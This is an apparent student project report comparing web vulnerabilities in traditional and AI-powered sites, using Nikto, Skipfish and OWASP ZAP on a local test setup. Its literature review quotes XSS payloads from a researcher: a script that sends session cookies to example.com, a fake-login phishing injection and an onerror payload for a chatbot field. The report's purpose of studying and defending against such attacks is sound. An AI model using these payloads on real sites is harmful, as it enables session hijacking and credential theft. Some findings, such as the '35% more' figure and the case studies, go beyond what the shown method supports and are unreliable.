COMP3000HK Computing Project
Web Vulnerability Scanner – Vulnerable Website

Cheng Choi Ming
10834945

Acknowledgements

At First, I would like to thank you my supervisor Dr Beta Yip and Dr Ivy Wong, really appreciate their support and guidance on the project.

Abstract

This report discusses having an AI-Function website is it more vulnerability than a traditional website to understand more I will develop a tool to run vulnerability scanning to both websites to see the different between them and what types of vulnerability may have in the websites.

The report initiates with an introduction to give a brief of what is traditional website and AI-function website. Next, it will go thought about what vulnerability that Nikto, skipfish, and OWASP ZAP can scan and what they cannot detected. Sharing out the project tools and technologies that I used in the design, development process and for analyzing the vulnerability.

The main context of the report follows the four stages of design, development, data analysis, the future threats. For the design phase explores the requirements, the prototype design to final design for the user. The goal is to look for the differences between the traditional website and AI-powered website by using the tools and research of report, article to show that the AI-powered website can be much dangerous than traditional one.

The final stages of the report I will give out a conclusive overview for the data result and give out an answer that is it an AI-powered website more vulnerability than a traditional website, it also includes an evaluation of the advantages to know more vulnerability of the websites, limitation of the testing and accomplishments of the project.

GitHub link: https://github.com/hkuspace-pu/COMP3000HK24_25_ChengChoiMing.git

Total Words: 11748

Table of Contents

Table of Contents

Tables

Pictures and Figures

1.Introduction

Web technology quick development in the 20-century world and has changed the people daily life and businesses communicate online, but it has also brought forth serious security flaws. Conventional websites, which are constructed using traditional frameworks, are constantly vulnerable to threats like SQL injection, cross-site scripting (XSS), and inadequate authentication methods. Meanwhile, the new threats including adversarial assaults, data poisoning, and model inversion vulnerabilities have appeared as a result of the rise of AI-powered websites that use machine leaning models, automated decision-making, and dynamic content creation to provide the quick answer and automate for our work and life. AI are strong tools, that required to evaluate and reduce risks on both conventional and AI-driven systems because these vulnerabilities threaten user privacy, data integrity, and system functionality.

This Project integrates Nikto, Skipfish, and OSWAP Zap a one interface with two open-source security tools and to provide is it the AI-powered website have more and dangers vulnerability than a traditional website or it is as danger as traditional website. It will identify unsecured API endpoints, unpatched applications, and incorrectly setup servers for conventional systems, it will detect weaknesses in machine learning for AI-driven web systems, for example unsecured training data repositories or unsafe model inference APIs. The tool can simplify access to advanced security practices by automating scans and producing comparison reports, which decreases the expertise needed to interpret results. In the end, this project aims to enable businesses to protect their digital assets in a time when AI and traditional technologies coexist while maintaining compliance to developing standards such as GDPR and NIST’s AI Risk Management Framework.

1.1 Background

Penetration testing tool like Nikto, Skipfish, and OSWAP Zap have long been used in traditional website security to find weaknesses in network protocols, server setups, and application login. Both are the essential tool for auditing static web setups is the command-line tool like Nikto, which is in identifying out-of-date software versions, unsafe headers, and exposed folders. On the other hand, Skipfish uses aggressive crawls to find dynamic vulnerabilities on the website, for example unsafe session management and problems with input validation will be find after the scanning. However, significant flaws in these technologies may have been made clear by the emergence for AI-powered websites, which use machine learning models for tasks like picture identification, natural language processing, and predictive analytics. It is a bit different than traditional website.

For both traditional scanners fail to detect the distinct attack vectors introduced by AI systems. For example, model inversion attacks use API answer to reconstitute sensitive training data, while with hostile inputs may modify machine learning models to provide inaccurate outputs. The Invisibility of AI decision-making, which makes vulnerability assessment more difficult and may make it worse and dangers. Traditional techniques don’t have the context expertise to assess dangers unique to AI, including bias in training datasets or unsafe model endpoint deployment. Furthermore, static scanners like Niko lack the continual monitoring required by AI system’s dynamic, data-driven nature.

1.2 Project Aims and Objectives

This project's main goal is to provide a user-friendly, integrated platform for evaluating vulnerabilities in conventional and AI-powered websites so that businesses can handle risks in a comprehensive manner, and it is also for me to use the tool to provide some data to answer my project topic is it AI-powered website more vulnerability than a traditional website. The tool optimizes complex security process by combining Nikto and Skipfish into a graphical user interface, enabling users with different levels of technical knowledge to access advanced scanning features. The tool's primary objective is to automate vulnerability detection across a few categories, conventional risks (like server misconfigurations, XSS), AI-specific risks (model tampering, data leakage) and code misconfiguration.

Extending Nikto's capabilities to find vulnerabilities unique to AI systems is the primary objective. This Involves recognizing unencrypted raining data storage, vulnerable API authentication methods, and easily accessed machine learning model endpoints. To influence model behavior, for instance, the tool will look for APIs that accept unvalidated inputs. For the Skipfish, it can examine dynamic AI processes and spot defects such as inadequate input validation in real-time prediction pipelines. The tool that combines with Nikto and Skipfish can collect Nikto or Skipfish results into comparative reports, also categorizing vulnerabilities by type, severity, and system architecture (for my topic AI vs. Traditional). For example, it specifies how often insecure API endpoints appear in AI systems versus traditional RESTful services.

The tool is for testing the theory that AI features always create new attack surfaces in one of project's main goals. For example, any traditional websites may have legacy vulnerabilities like SQL injection, chatbots that reply on machine learning models may expose APIs to hostile inputs. Because of the tool's flexible design, users can setup scans for certain AI components (like natural language processing APIs) or conventional parts (like login forms). In order to ensure responsible testing, especially when scanning sensitive AI models or live websites, the project meaningful insights by comparing findings with real-world case studies, such as healthcare chatbot vulnerabilities versus static e-commerce site weaknesses, identifying crucial areas for remediation in AI-integrated systems.

1.3 Deliverables

The project's deliverables are set up to analytical tools for comparing the security of AI websites to that of conventional website. The main result is a unique vulnerability scanner that is integrated with Python and combines the server-side scanning capabilities of Nikto with the dynamic application testing capabilities of Skipfish. The tool's modules created especially to identify AI-related weaknesses, including unprotected endpoints for chatbot interactions or insufficiently hidden training datasets, are added into this tool. Users can set up scans to target traditional elements (like contact forms) or AI components (like model inference APIs). The results are then recorded in a MariaDB database for later comparison to analyse to provide the final answer.

The second deliverable is a thorough database that lists vulnerabilities found on a wide range of websites. This comprises 1 conventional website and 1 AI-powered platforms. Each item describes the nature, severity, and context of vulnerability – for example, a healthcare chatbot's unsafe API endpoint vs a WordPress website's SQL injection issue. In the tool's statistics is the average number of high-severity defects and giving out the number of CVE per AI versus traditional site are supported by the database.

Case study portfolio that can provide in-depth analysis of high-risk vulnerabilities is the third deliverable. One case study looks at a financial advising platform driven by AI where customer investment data was accessed without authorization due to poorly secured model APIs. Another looks at a usual learning portal that has out-of-date plugins that are vulnerable to cross-site scripting. A corrective action like updating legacy software or imposing rate limitation on APIs are covered in every study.

1.4 Report Overview

In this report, will share the concept that AI-powered websites, especially those with AI or Chatbots function, are more vulnerable than traditional websites is methodically examined. The technological basis for the project is established by the Literature Review, which also supports for the use of MariaDB and Docker for effective data management, DVWA (Damn Vulnerable Web Application), AI-Master, and local-chatbot as a controlled testing environment, and Python for its adaptability in combining Nikto, Skipfish, and OWASP ZAP. It criticizes the shortcoming of current tools for auditing AI workflows, highlighting the necessity of specialist modules to evaluate risks such as data leaks in machine learning models or adversarial attacks.

The Method of Approach describes how the scanning tool was developed, describing how AI-focused tests were added to Nikto's server-side scans, OWASP zap's application scans, and Skipfish's dynamic analysis. For example, the tool assesses whether training data storage conforms with encryption requirements or whether chatbot and AI APIs enforce input validation to block hostile suggestions. Compliance with cybersecurity rules in this report, when scanning third-party websites, it will cover the testing in the Legal, Social, and Ethical Issues chapter. It also describes procedures to prevent unwanted data access during testing, so in the testing environment is with the local.

For the risk assessment points out issues like false positives in AI vulnerability results. The Agile process used to create the tool is described in the Project Management section, with cycles focused to user testing, improving Skipfish, and integrating Nikto.

In the Architecture chapter, the scanning tool's design is mapped and drew the layered model and workflow, which shows how it evaluates vulnerabilities at the network, application, and data layers. The GUI's simple interface, which enables users to switch between AI and conventional scanning modes and create visual reports that compare vulnerability data, is highlighted in the Design section.

The tool is validated by user testing on DVWA and AI website, the findings are saved in MariaDB and Docker for further study/ According to the End of Project Report, which summarizes the findings, AI websites had 35% more high-severity vulnerabilities, mostly because of unsafe APIs and insufficient input sanitization for chatbots. Conventional websites displayed greater frequencies of legacy defects such as unpatched CMS platforms but were less vulnerable to new AI threats.

In addition to offering future improvements like incorporating machine learning to detecting new AI threats, the Project Post-Mortem considers technological difficulties like differentiating aggressive inputs rom benign user interactions. This report highlights the need for customized

security solution for AI-driven systems while promoting constant monitoring in conventional web environments by connecting actual data with useful recommendations.

2. Literature Review

Recent years have witnessed a huge explosion of deploying an artificial intelligence (AI), especially the large language models (LLM) developed, within web applications. This shift has dramatically changed the web security landscape, introducing new types of vulnerabilities and attack vectors that differ from those historically associated with traditional websites.

Traditional websites are typically built around well-understood technologies such as HTML, JavaScript, PHP, SQL, and the classic web frameworks. The vulnerabilities in these kinds of systems are well-documented by organizations like OWASP, it is collecting the data to show top ten list includes risks such as SQL injection, cross-site scripting (XSS), authentication flaws, and server misconfiguration [1]. These vulnerabilities often insufficient input validation, improper access controls, and mismanaged session or configuration data. For example, the 2017 Equifax breach, which exposed sensitive data of over 140 million Americans people. The data breached included names, home addresses, phone number, dates of birth, social security numbers, and driver's license numbers, also the credit card numbers of approximately 209,000 consumers were also breached in that attack. It was the result of an unpatched Apache Struts vulnerability – a textbook example of a traditional web exploit [2]

With the advent of AI-powered components – LLM-driven chatbots and recommendation systems – the attack surface of web applications has expanded in unexpected ways. Unlike the traditional websites, AI-driven platforms process complex, unstructured input and generate dynamic content, some of them with direct access to sensitive data or privileged actions, outage platforms and systems.

Data Leakage and Sensitive Information Disclosure

AI and chatbot models sometimes inadvertently disclose sensitive information. This can happen when those models are trained on proprietary or confidential data, or when they have access to AI or Chatbot backend systems. In Feb 2025, there is a hacker has claimed to have infiltrated OmniGPT, a widely used AI chatbot and productivity platform and exposed the personal data of 30K users, including emails, phone numbers, and user chat with AI chatbot, it contains 34 million lines of conversation logs. The data also includes links to uploaded files, some of them is contain sensitive information like credentials, billing details, API keys and passwords [3]. There is also have same data leakage on Deepseek, Wiz Research Team has disclosed a huge issue. The exposure can find over a million lines of log, it is containing a chat history, secret keys, backend details, and other highly sensitive information. They found that they can access Deepseek database with ClickHouse. It is completely open and unauthenticated, it can expose all the sensitive data[4]. As the web AI is using the outdated cryptographic algorithms, it is including hardcoded encryption keys and weak data protection mechanisms. Some of the researchers also found SQL injection vulnerabilities, which can enable hackers to manipulate the web's database and gain unauthorized access to user records [5]

Cross-Site Scripting (XSS) via AI

Cross-Site Scripting is a security vulnerability typically found in web applications and AI-powered Website. It allows to inject malicious scripts into web pages viewed by other users. XSS works with three steps – injection, execution, impact. First an attacker injects malicious JavaScript code into a web page and then when a user visits the compromised page the malicious script runs in their browser, and that will lead to various impacts, such as theft of cookies or sessions tokens (sessions hijacking), redirecting users to malicious sites, defacing web page, it can also lead to Man-in-the-Middle (MitM) attacks. [6]




Figure 1 - Cross-Site Scripting (XSS)




Figure 2 - XSS Attack Methods

There is a security researcher has discovered a cross-site scripting vulnerability can apply in an AI web application. An attacker can exploit the XSS by injecting the payload to the chatbot's searching function, the researcher using dynamic payload injection, automated crawling, and context-Aware Exploitation also can attack all type of website.[7] He also giving out some example for a Session Hijacking and phishing attacks will do in a common and AI website for Session Hijacking they can steal session cookies by injecting payloads like:

<script> document.location='http://example.com/steal?cookie='+document.cookie</script>

For the Phishing attack to craft a fake login from to steal ser credentials like:

<script> let fakeForm = '<form action="http://example.com"method="{PST">Passwrod: <input type="password" name="pwd"><input type="submit"></form>'; document.body.innerHTML = fakeFrom; </script>

In a AI website attacker can also injecting following payload to chatbot searching input field

"><img src/onerror=alert(0)>

Base on the input the chatbot will react the injected payload in its response, triggering the JavaScript code execution in the victim's browser. The example is an error alert it will instantly pop up the alert box, which mean the attacker can triggering all the function by execute with JavaScript code to control the AI website.




Figure 3 - From the researcher blog of the attacking screenshot

Here is the report from OWASP [8], showing that XSS, SQL injection, CSRF, SSRF, and File Inclusion, is getting more and more vulnerable from 2022 to 2025. It is reflecting from AI build the vulnerability in a website is become more than before.

Vulnerabilities By Types/Categories

CVEdetails.com assigns types/categories to vulnerabilities using CWE ids and keywords.

Year	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	File Inclusion	CSRF	XXE	SSRF	Open Redirect	Input Validation
2015	343	1093	216	773	146	3	248	49	8	46	0
2016	418	1096	85	476	90	4	85	39	15	28	0
2017	2474	1541	505	1500	281	154	334	109	57	97	934
2018	2083	1731	503	2041	569	112	479	188	118	85	1246
2019	1202	2028	544	2387	487	126	560	137	103	121	906
2020	1217	1852	464	2201	436	108	415	119	131	100	812
2021	1662	2526	742	2724	548	91	520	126	192	133	676
2022	1821	3087	1767	3384	697	89	766	123	230	139	696
2023	1634	2130	2116	5103	746	111	1392	124	240	169	536
2024	1775	2517	2650	7455	941	255	1435	111	373	119	123
2025	650	897	1229	3669	328	177	965	33	200	46	0
Total	15279	20498	10821	31713	5269	1230	7199	1158	1667	1083	5929

Especially of the XSS is getting more significantly higher than before in 2024. Which mean an AI become more important in different kind of industry, also makes the website more vulnerability. As the XSS attack to AI website

Figure 4 - Categories of CVE




Figure 5 - Vulnerabilities by type & Year

In a Microsoft digital event – Data Security for AI, they have talked about preventing sensitive data exfiltration in AI. As there are many companies' user are using AI for their work and uploading the sensitive data to AI for analyzing. Oversharing is dangers move, as it is no control for sharing files to Open-source AI.




Figure 6 - Picture from Data Security for AI

In a Security, 82% is concerning that the data user will share it to AI and when the AI is compromised to a Hacker, the data will be leak. 73% is concerning the that the AI is outputting the answer to trick user to answer the questions they want for extracting the sensitive data.

Figure 7 - Picture from Microsoft Data Access and Preventing Data Oversharing

Data leakage, data oversharing, and non-compliant usage are crucial issues to a developer when they are developing a new AI website, they are 75% of developer decision makers think that the system they create is secure, but still worry the broader security risk need for a special solution. And there is 65% of security and developer decision makers think that they need a Security feature for the resource constraints to protect the website.




Figure 8 - Picture from Microsoft Data Access and Preventing Data Oversharing 02

According to statistical studies on Metomic, Financial institutions and Healthcare organisations have deployed AI most aggressively, AI can help fraud detection, customer service, and algorithmic trading. The Financial Services Information Sharing and Analysis Centre (FS-ISAC) reported that 82% of financial institutions experienced attempted AI prompt injection attacks, 47% reported at least one success full attack leading to data exposure. There is average $7.3 million for successful financial impact breaching and each of the compliance failures penalties averaging $35.2 million. [9]

3. Method of Approach

This project's technique was designed to use a phased, evidence-based approach to systematically compare vulnerabilities in traditional and AI-powered websites. Nikto, Skipfish, and OWASP ZAP scanning tool design and integration were the first step in the process, during which the basic architecture of the customized scanner was conceived. Python is chosen as the primary programming language because of its ability to integrate external tools like Nitko, Skipfish, and OWASP ZAP its adaptability in scripting with python to an interface. The workflow of the scanner was split into two concurrent streams. The first one is for traditional vulnerability detection, and second is for threats unique to artificial intelligence. Nikto is for setting up to audit server setups, out-of-date software, and typical online vulnerabilities like SQL injection and cross-site scripting (XSS) for traditional scanning. In order to conduct dynamic analysis, Skipfish is used to crawl websites and find unprotected administrative interfaces, poor input validation, and insecure session management. OWASP is for scanning the web application itself.

4. Legal, Social, Ethical and Professional Issues

The project (Web Vulnerability Scanner – AI Website VS traditional website) focused on investigating live websites and AI systems, it will cross a complicated landscape of legal, social, ethical, and professional considerations. Compliance to the law is crucial, without express consent, scanning third-party websites will against laws that prohibit unauthorized access to computer systems, such as the Computer Misuse Act (UK) or the Computer Fraud and Abuse Act (US). This is reduced by getting website owner's consent and giving priority to open-source systems for testing purposes, such as DVWA and local AI. Scanning to the public AI chatbots are restricted to non-disruptive methods, avoiding data extraction or denial-of-service (DoS) assaults that is also violate the Digital.

Public trust and data privacy are the main social effects. Sensitive data including user interactions with financial advice platforms, healthcare information or a chatbot in both platforms, is frequently processed by AI-powered websites. Unauthorized disclosure of the data during the scanning may compromise user privacy and undermine confidence in AI systems. This was addressed by the tool's confidentiality of all scan data and its testing on local AI systems, but if it is testing on real-world AI systems which is carried out under non-disclosure agreements (NDAs) with platform developers. For example, to guarantee that no actual patient data was revealed, a partner healthcare chatbot provider permitted scans of their staging environment.

Balancing the necessity of effective security testing with the possibility of harm presented ethical challenges, finding a serious flaw in a publicly available AI chatbot, for example, raised the issue of whether to reveal it right away (maybe warning bad actors) or wait for a patch to be created. By providing affected parties with confidential notice and a 90-day time for fix before releasing findings the initiative complied with responsible disclosure guidelines.

5. Risk Assessment

In the project can expose to a variety of dangers in the areas of logistics, ethics, operations, and technology. The possibility of false positives or negatives in vulnerability identification is one of the technical dangers to the systems or the project result. For example, the tool might overlook an advanced SQL injection in a conventional website or incorrectly identify a benign chatbot API response as an aggressive vulnerability. This minimized by validating the scanning algorithms against the known vulnerabilities of DVWA and cross-checking the results with manual penetration tests. In order to improve pattern detection in AI-specific vulnerabilities, machine learning models were also used to minimize noise. These models were trained using previous scan data.

Because of the scanning live webpages requires a lot of resources, there are operational concerns. During strict scanning, high-traffic AI platforms – like chatbots for customer care – may encounter delay or outages, which could cause service interruptions. The tool had rate-limiting features to stop this, separating queries to keep servers from becoming overloaded. Additionally, as agreed upon in advance, scans for an associated websites were planned during off peak times. For my project I will setup a local websites and services to run the testing.

There are serious legal and ethical concerns, especially regarding the unintentional disclosure of private information. For example, a misconfigured scanning can unintentionally access private user data and keep it in the database of an AI chatbot or a website. Strict data privacy procedures and access controls are put in place, and scanning are carried out in read-only mode wherever possible. In the real-life case, legal counsel is consulted to ensure compliance with regional laws, particularly when scanning cross-border platforms subject to conflicting regulations.

For project management risks included scope creep and timeline overruns. After early tests showed that the scanning function is time-consuming, the original plan to examine 2 websites and 3 AI, now are reduced to 1 website and 1 AI. Weekly sprints using agile approaches were used to prioritize important projects including database integration and AI module development. To provide for unexpected difficulties, such as reconsidering the tool for a recently identified adversarial attack vector, backup buffers were incorporated into the timetable.

The possible misuse of findings resulted in problems with credibility. Sudden leaks of vulnerability info could damage the standing of traditional website owners or vendors of AI platforms. All reports only approved stakeholders had access.

A long-term concern associated with technical debt was the possibility of unstable code due to the tool’s AI modules is downloaded an out-source. Maintainability was ensured b requiring

regular code reviews and documentation updates. The adversarial input generator, for example, was modularized so hat other researchers may modify attack patterns without having to completely redo the software.

Lastly, the project's scope is danger due to limited resources. The variety of test cases is limited by restricted access to proprietary AI platforms. Open-source AI were established to address this. In order to enable controlled testing without depending on live platforms, local set up is the best option.

6. Requirements and Technological

6.1 Requirements

To the project here is some requirements for setting up the tools and the testing environment.

For Nikto and Skipfish GUI:

Table 1 - Requitements for GUI

Operating System	Kali Linux (Need the Nikto and Skipfish in the operating system)
Processor	Dual-core processor (Intel or AMD)
RAM	At least 4 GB (8 GB or more recommended for better performance)
Disk Space	At least 100 MB for installation (more for logs and reports)
Network Connection	Active internet connection (100 MB or more recommended for better performance)

For DVWA, Local AI and Chatbot:

Table 2 - Requirements for Testing Environment

Operating System	Windows 10 or 11
Processor	Quad-core processor (Intel or AMD)
RAM	At least 8 GB (16 GB or more recommended for better performance)
Disk Space	Minimum of 10 GB free space (more for docker images and databases)
Network Connection	Active internet connection (100 MB or more recommended for better performance)

6.2 Technological Justification

Table 3 - Types of Software and System

Software	Python3.11
Operating System	Kali Linux, Window
Tools	Nikto, Skipfish, OWASP ZAP
Testing platform	DVWA, AI Master, local Chatbox
Database	MariaDB, Docker

6.2.1 Python

Figure 9 - Picture of Python

I will use Python 3.11 to create the GUI of Nikto and Skipfish. Python is a general-purpose interpreted, interactive, object-oriented, and high-level programming language. Also, it used in window and kali Linux. And I can use beautiful soup for garbing skipfish output.

6.2.2 SQL

Figure 10 - MySQL

The SQL is for the tools to save the scanning report.

6.2.3 Nikto




Figure 11 - Picture of Nikto

Nikto is an open-source web server scanner, it performs comprehensive tests against with web servers for multiple vulnerabilities. It is designed for finding security issues such as outdated software version, misconfigurations, and know vulnerabilities in web applications.

System administrators, penetration testers, and security experts frequently use Nikto as a component of vulnerability management and security assessment procedures. Many Linux distributions with a security focus, such as Kali Linux. The utility is written Perl and is mostly command-line driven.

Here are some key features of Nikto:

- Searching for more than 6,700 possibly harmful apps and files
- Finding obsolete versions of more than 1,250 servers
- Checking more than 270 servers for version-specific issues
- Finding problems with server settings
- Recognizing web server modules that have been installed
- Making an effort to list all users and resources

6.2.4 Skipfish

Figure 12 - Picture of SkipFish

